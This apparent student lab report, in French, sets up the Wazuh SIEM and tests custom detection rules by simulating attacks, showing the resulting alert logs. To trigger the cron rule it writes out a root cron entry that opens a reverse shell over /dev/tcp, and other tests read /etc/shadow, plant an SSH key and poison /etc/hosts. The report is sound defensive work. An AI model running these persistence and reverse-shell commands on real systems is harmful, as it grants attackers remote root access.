Sujet : Création et Implémentation de Règles de Détection SIEM dans Wazuh

Ce TP va nous permettre de nous familiariser avec les outils de SIEM, notamment Wazuh afin de détecter et d'enregistrer le

Sommaire

Installation 1
Règles 4
Gestion des accès et authentification 4
100003 : bruteforce SSH 4
100102 : Sudo non autorisé 5
100511 : échec de connexion su 6
Intégrité des fichiers 6
100100 : modification du fichier des utilisateurs (/etc/passwd) 6
100101 : modification fichier clés SSH 7
100512 : modification du fichier des hôtes (/etc/hosts) 7
100514 : Création d'un nouvel utilisateur 8
100515 : Modification des groupes système 9
Persistence & post-exploitation 10
100505 : modification du fichier cron 10
100513 : fichier caché dans /tmp 10
Comportement réseau & outils 11
100104 : mode promiscious 11
100204 : scan nmap 11
100401 : arrêt firewall UFW 12
100501 : recherche SUID 12
100502 : chmod 777 13
Conclusion 14

Installation

Pour mettre en place notre SIEM, nous avons créé 2 machines virtuelles Linux :


- 1 machine virtuelle Kali avec Wazuh Manager
- 1 machine virtuelle Mint avec un agent Wazuh (machine monitorée)

Pour ce faire, nous avons monté un réseau NAT local entre les 2 VM, afin de permettre la transmission des logs de la machine Mint vers la machine Kali.


Sur la machine Kali : Nous avons d'abord installé le dépôt nécessaire à l'installation de Wazuh sur la machine Kali via les commandes suivantes :

- curl -sO https://packages.wazuh.com/4.14/wazuh-install.sh && sudo bash ./wazuh-install.sh -a (récupération du script d'installation)

Le script installe Wazuh et génère les identifiants pour la connexion à l'interface graphique :



Une fois l'installation terminée, nous allons procéder au déploiement de l'agent Wazuh sur la machine Mint. Pour ce faire, nous avons accédé à la page de Wazuh depuis la machine Mint, renseigné l'IP de la machine agent et récupéré une commande afin de procéder à l'installation de l'agent :




La commande :

Le SIEM Wazuh est ainsi mis en place. Il nous faudra également renseigner dans le fichier /var/ossec/etc/ossec.conf les dossiers à monitorer. Voici la liste:

- **Surveillance de l'intégrité des fichiers (FIM - Section <syscheck>) :**
- **/etc** : Surveillance en temps réel (realtime="yes") des fichiers de configuration critiques (/etc/passwd, /etc/shadow, /etc/group, /etc/hosts).

- **/home/*/.ssh et /root/.ssh** : Surveillance des répertoires contenant les clés SSH pour détecter l'injection de clés non autorisées (authorized_keys).
- **/etc/cron.* et /var/spool/cron** : Monitoring des répertoires de planification de tâches pour identifier les mécanismes de persistance.
- **/tmp** : Surveillance du répertoire temporaire pour détecter le dépôt de payloads ou de fichiers cachés (^/tmp/\.).
- **/usr/bin et /usr/sbin** : Monitoring des binaires système pour détecter des modifications de permissions (SUID) ou l'installation d'outils d'attaque.
- **Analyse des journaux (Section <localfile>) :**
- **/var/log/auth.log** : Source principale pour l'analyse des tentatives de connexion SSH, des exécutions sudo, de l'usage de su et de la gestion des utilisateurs/groupes.
- **/var/log/syslog** : Collecte des messages généraux du noyau (ex: passage en mode promiscuous) et des logs du pare-feu UFW.
- **/var/log/audit/audit.log** : Intégration des logs d'Auditd pour capturer l'exécution de commandes spécifiques par des utilisateurs sans privilèges (ex: nmap).

On obtient à la fin un dashboard de la sorte avec l'agent connecté :



Règles


Nos 2 machines virtuelles étant des machines Linux, nous avons choisi d'éditer les 15 règles en conséquence. Elles vont s'articuler autour de 4 axes : gestion des accès, intégrité fichiers (FIM), post-exploitation/persistence, et surveillance réseau.

Gestion des accès et authentification

100003 : bruteforce SSH

- **Menace :** Tentative de deviner les mots de passe par force brute.
- **Niveau :** 10 (Critique).
- **Condition :** Détecte plusieurs échecs de connexion SSH (ID 5710/5712) en un temps court.
- **Validation :** Tentatives de connexion répétées avec de mauvais identifiants.

_index	wazuh-alerts-4.x-2026.02.25
agent.id	000
agent.name	kali
data.dstuser	root
data.srcip	10.0.2.4
data.srcport	48394
decoder.name	sshd
decoder.parent	sshd
full_log	Feb 25 11:10:11 kali sshd-session[34242]: Failed password for root from 10.0.2.4 port 48394 ssh2
id	1772017812.186535
input.type	log



exemple de bruteforce avec Hydra depuis Mint vers Kali

100102 : Sudo non autorisé

- **Menace :** Tentative d'un utilisateur non privilégié d'exécuter des commandes administratives.
- **Niveau :** 9 (Élevé).
- **Condition :** Basée sur l'ID 5402, filtre les messages "not in sudoers".
- **Validation :** sudo ls avec un compte qui n'a pas les droits sudo.

```
florian@florian-VirtualBox:~$ su sdv
Password:
sdv@florian-VirtualBox:/home/florian$ sudo ls
[sudo] password for sdv:
Sorry, user sdv is not allowed to execute '/usr/bin/ls' as root on florian-Virtu
alBox.
sdv@florian-VirtualBox:/home/florian$
```

timestamp per 30 minutes

decoder.name	sudo
decoder.parent	sudo
full_log	2026-02-27T15:21:08.721095+01:00 florian-VirtualBox sudo: sdv : command not allowed ; TTY=pts/0 ; PWD=/home/florian ; USER=root ; COMMAND=/usr/bin/ls
id	1772202067.133988
input.type	log
location	/var/log/auth.log
manager.name	kali
predecoder.program_name	sudo
predecoder.timestamp	2026-02-27T15:21:08.721095+01:00
rule.description	Alerte : Tentative d'utilisation de SUDO non autorisée par
rule.firedtimes	1

Right Ctrl

100511 : échec de connexion su

- **Menace :** Tentative d'accès manuel au compte Root depuis une session utilisateur.
- **Niveau :** 9 (Élevé).
- **Condition :** Détecte "auth failure" pour le binaire /bin/su.
- **Validation :** Commande su user avec un mot de passe erroné.

```
florian@florian-VirtualBox:~$ su anas
Password:
su: Authentication failure
florian@florian-VirtualBox:~$
```


decoder.name	su
decoder.parent	su
full_log	2026-02-27T11:04:22.977704+01:00 florian-VirtualBox su[6177]: FAILED SU (to anas) florian on pts/0
id	1772186663.39808
input.type	log
location	/var/log/auth.log
manager.name	kali
predecoder.program_name	su
predecoder.timestamp	2026-02-27T11:04:22.977704+01:00
rule.description	User missed the password to change UID (user id).

Intégrité des fichiers

100100 : modification du fichier des utilisateurs (/etc/passwd)

- **Menace :** Création de comptes utilisateurs cachés ou modification des privilèges.
- **Niveau :** 10 (Critique).


- **Condition :** Surveillance FIM (ID 550) sur le fichier /etc/passwd.
- **Validation :** Ajout d'un utilisateur factice ou modification d'une ligne.



exemple avec ajout d'utilisateurs anas dans /etc/passwd

100101 : modification fichier clés SSH

- **Menace :** Persistance via l'ajout d'une clé publique pour un accès sans mot de passe.
- **Niveau :** 9 (Élevé).
- **Condition :** Surveillance FIM sur le répertoire ~/.ssh/.
- **Validation :** echo "ssh-rsa..." >> ~/.ssh/authorized_keys.



exemple avec ajout de "ssh-rsa TEST-KEY" dans les authorized keys

100512 : modification du fichier des hôtes (/etc/hosts)

- **Menace :** Empoisonnement DNS local (redirection vers des sites de phishing).
- **Niveau :** 8 (Moyen-Élevé).
- **Condition :** Alerte sur tout changement d'attribut du fichier /etc/hosts.
- **Validation :** sudo echo "1.1.1.1 google.com" >> /etc/hosts.

```
[sudo] password for florian:
root@florian-VirtualBox:/home/florian# echo "1.1.1.1 google.com" >> /etc/hosts
root@florian-VirtualBox:/home/florian#
```

t	agent.name	mint
t	decoder.name	syscheck_integrity_changed
t	full_log	File '/etc/hosts' modified Mode: realtime Changed attributes: size,mtime,md5,sha1,sha256 Size changed from '233' to '252' Old modification time was: '1771945500', now it is '1772186831' Old md5sum was: 'c1c6f79e3993ad00732d356514e9af5b' New md5sum is : 'a686edcf99a0415529924 49f984a71c5'
t	id	1772186831.41689
t	input.type	log
t	location	syscheck
t	manager.name	kali
t	rule.description	FIM : Modification du fichier /etc/hosts détectée (Possible empoisonnement DNS)
#	rule.firedtimes	1

exemple avec ajout du nom de domaine google.com dans /etc/hosts

i. 100503 : lecture du fichier des utilisateurs ou des hashes de passwords (/etc/shadow)


- **Menace :** Tentative d'exfiltration des hashs de mots de passe (Shadow file).
- **Niveau :** 10 (Critique).
- **Condition :** Détecte l'usage de cat ou grep sur /etc/shadow via les logs de commande.
- **Validation :** sudo cat /etc/shadow ou sudo cat /etc/passwd

t	decoder.name	sudo
t	decoder.parent	sudo
t	full_log	2026-02-26T12:16:07.636234+01:00 florian-VirtualBox sudo: florian : TTY=pts/0 ; PWD=/home/florian ; USER=root ; COMMAND=/usr/bin/cat /etc/passwd
t	id	1772104568.158010
t	input.type	log
t	location	/var/log/auth.log
t	manager.name	kali
t	predecoder.program_name	sudo
t	predecoder.timestamp	2026-02-26T12:16:07.636234+01:00
t	rule.description	ALERTE CRITIQUE : Accès ou lecture de fichiers d'utilisateurs/mots de passe
#	rule.firedtimes	1

100514 : Création d'un nouvel utilisateur

- **Menace :** Création d'un compte non autorisé pour maintenir un accès permanent au système (Backdoor).

- **Niveau :** 8 (Moyen-Élevé).
- **Condition :** Wazuh surveille les logs de shadow-utils ou de groupadd, à la recherche de commandes newuser/adduser. La règle parente est généralement l'ID **5902** (Add user).
- **Validation :** sudo adduser ade



100515 : Modification des groupes système

- **Menace :** Escalade de privilèges (un attaquant s'ajoute au groupe sudo ou admin).
- **Niveau :** 8.
- **Logique :** Surveillance de l'intégrité (FIM) sur /etc/group.

```
florian@florian-VirtualBox:~$ sudo touch /etc/group
# Ou pour être sûr que ça bouge :
sudo bash -c 'echo "# Test" >> /etc/group'
[sudo] password for florian:
florian@florian-VirtualBox:~$
```

t	agent.name	Mint
t	decoder.name	syscheck_integrity_changed
t	full_log	File '/etc/group' modified Mode: realtime Changed attributes: mtime Old modification time was: '1772103099', now it is '1772204831'
t	id	1772204830.166504
t	input.type	log
t	location	syscheck
t	manager.name	kali
t	rule.description	FIM : Modification suspecte du fichier /etc/group (Privilèges)
#	rule.firedtimes	1
t	rule.groups	linux_security_alerts

Persistence & post-exploitation

100505 : modification du fichier cron

- **Menace :** Création de tâches automatiques pour maintenir l'accès (backdoor).
- **Niveau :** 8 (Moyen-Élevé).
- **Condition :** Surveillance FIM sur les répertoires /etc/cron.d/ et /etc/crontab.
- **Validation :** Création d'un fichier de tâche planifiée dans /etc/cron.d/.


```
florian@florian-VirtualBox:~$ sudo touch /etc/cron.d/pwned_lol.sh
florian@florian-VirtualBox:~$ sudo nano /etc/cron.d/pwned_lol.sh
florian@florian-VirtualBox:~$ echo "* * * * * root /bin/bash -c 'bash -i >& /dev
/tcp/10.0.2.15/4444 0>&1'" | sudo tee /etc/cron.d/pwned_lol.sh
* * * * * root /bin/bash -c 'bash -i >& /dev/tcp/10.0.2.15/4444 0>&1'
florian@florian-VirtualBox:~$
```

timestamp per 30 minutes

t	agent.name	Mint
t	decoder.name	syscheck_integrity_changed
